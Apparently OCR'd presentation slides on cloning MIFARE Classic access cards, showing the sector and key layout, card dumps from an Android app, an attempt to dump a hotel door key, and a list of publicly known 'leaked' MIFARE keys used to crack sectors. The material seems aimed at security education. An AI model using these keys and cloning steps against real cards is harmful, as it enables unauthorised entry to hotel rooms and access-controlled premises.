
MF Classic 1K: 16 sectors, each has 4 16-byte blocks

Each sector has 2 different keys:

- A – e.g. for reading
- B – e.g. for writing
- stored in last block of sector, along with access rights



The access control (blank) card content



Dump Editor (UID: 426A3...

Sector: 0

```
426A3B5645080400027F81F844DF651D
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
```

Sector: 1

```
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
```

Card UID

Manufacturer block (read only)

Data (blank, 0’s)


Key A (default)

Access conditions


Key B (default)


Now try with hotel key

This tag unlocks our hotel door lock


This is not an ordinary business card.
It is NFC Mifare Classic 'Magic UID' gen2.
You can use it to clone access control or other cards having just Android phone.
Detailed instructions:
www.smartlockpicking.com/card

Try to dump the hotel tag






Create Map for Sectors: All

Choose some key file(s):

☐ extended-std.keys

☑ std.keys


Key Mapping Progress:




```
Sector: 0
No keys found (or dead sector)
Sector: 1
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 2
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 3
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 4
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
```

No, standard keys did not work for sector 0

Leaked keys database







Choose a file:


● extended-std.keys

○ std.keys



```
# More well known keys!
# Most of the keys were
# taken from SLURP by
# Anders Sundman
# anders@4zm.org
# https://github.com/4ZM/slurp
# (Duplicates removed)
# Standard keys
FFFFFFFFFFFF
A0A1A2A3A4A5
D3F7D3F7D3F7
000000000000
# Keys from mfoc
B0B1B2B3B4B5
4D3A99C351DD
1A982C7E459A
AABBCCDDEEFF
714C5C886E97
587EE5F9350F
A0478CC39091
533CB6C723F6
8FD0A4F256E9
# Keys from:
# http://pastebin.com/wcTHXLZZ
A64598A77478
26940B21FF5D
FC00018778F7
00000FFE2488
5C598C9C58B5
```





